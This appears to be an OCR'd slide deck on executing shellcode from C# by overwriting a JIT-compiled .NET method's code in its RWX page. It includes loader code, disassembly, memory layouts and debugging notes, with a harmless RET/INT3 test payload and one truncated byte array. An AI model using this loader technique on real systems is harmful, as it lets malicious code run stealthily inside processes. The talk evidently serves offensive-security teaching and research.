


```
Marshal.Copy(shellcode, 0, addr, shellcode.Length);
```


But the code can be replaced with a simple Marshal.Copy

Executing our shellcode

As expected, the first byte of the method is now 0xc3 (RET instruction)




```
        public static void DoSomething()
        {
013E0A80 C3                   ret
013E0A81 8B EC                mov          ebp,esp
013E0A83 57                   push         edi
013E0A84 56                   push         esi
013E0A85 53                   push         ebx
013E0A86 83 EC 2C             sub          esp,2Ch
013E0A89 33 C9                xor          ecx,ecx
```



```
        public static void DoSomething()
        {
01780E68 55                   push         ebp
01780E69 8B EC                mov          ebp,esp
01780E6B 57                   push         edi
01780E6C 56                   push         esi
01780E6D 53                   push         ebx
01780E6E 83 EC 2C             sub          esp,2Ch
01780E71 33 C9                xor          ecx,ecx
```

Executing our shellcode

We can add calls to the DoSomething method in our Main



```
static void Main(string[] args)
{
    DoSomething();
    MethodInfo mi = typeof(Program).GetMethod("DoSomething", BindingFlags.Static | BindingFlags.Public);
    IntPtr addr = GetMethodAddress(mi);
    Int32 jumpSize = Marshal.ReadInt32(addr + 1);
    IntPtr realAddr = (IntPtr)addr.ToInt32() + jumpSize + 5;

    unsafe
    {
        byte[] shellcode = new byte[] { 0xc3, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc,
        byte* ptr = (byte*)realAddr.ToPointer();
        for (int i = 0; i < shellcode.Length; i++)
        {
            ptr[i] = shellcode[i];
        }
    }
    DoSomething();
    Console.WriteLine("Process completed");
}
```

C:\Users\dev\source\repos\shellcoderunner\shellcoderunner\bin\Debug\shellcoderunner.exe

```
Something
Process completed
```


Executing our shellcode

DoSomething was modified at the lower level, meaning you can call it in your code and actually have some .NET code in there.

Then, you modify it with your shellcode and simply call DoSomething again. There's no need to create a delegated pointer or anything of that sort.

Executing our shellcode

Important note: the size of the method you override matters. You need to have a method big enough to hold your shellcode. If your shellcode is too big, you will hit a non-RWX page, and the system will kindly throw an access violation at you.




```
public static void DoSomething()
{
    Console.WriteLine("Something");
}

1 reference
public static IntPtr GetMethodAddres
{
```

Exception Unhandled


System.AccessViolationException: 'Attempted to read or write protected memory. This is often an indication that other memory

Executing our shellcode


Knowing that a page size is 4k, we can calculate how much space we have. Based on the method address.



```
00F40000 Private Data   4 K    4 K        4 K    4 K    4 K              Execute/Read/Write
00F41000 Private Data  60 K                                               Reserved
```




```
realAddr        0x00f40a10
```



```
>>> 0x1000 - 0xa10
1520
```

Executing our shellcode


Let's compile this code and run it outside of Visual Studio!



```
Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indi
cation that other memory is corrupt.
```


Same code, different behavior! The reason is that the JMP we saw earlier was added by the debugger, and we were trying to write to an invalid location. The production code is much simpler.

In Visual Studio



```
Addr is 02A10440
JumpSize is 0006DBE9
realAddr is 02A10B20
```

Standalone Executable

